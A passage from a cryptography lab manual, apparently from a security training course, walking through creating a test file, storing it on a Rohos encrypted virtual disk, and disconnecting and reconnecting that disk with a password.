


Module 20 – Cryptography

13. If you wish to conceal any important files/directories from anyone accessing your system, you can place them in this drive and access them whenever required (by launching Rohos and entering the password).
14. Now, we shall place a text file in **Encrypted disk (R:)**. To do so, create a text file on **Desktop** and name it **Test**. Open the file and insert text.
15. Click **File** in the menu bar and click **Save**.




16. Copy the file from **Desktop** and paste into **Encrypted Disk (R:)**. Close the window.



17. Switch to the **Rohos Disk Encryption** window and click **Disconnect** to dismount **Encrypted disk (R:)**.



18. A notification appears stating **Primary Rohos disk is not connected** at the top of the **Rohos Disk Encryption** window. To mount the disk again, click the **Connect disk** option.




19. The **Rohos** pop-up appears; type the password you provided in **Step#9** into the **Enter password to access Rohos disk** field and click **OK**.

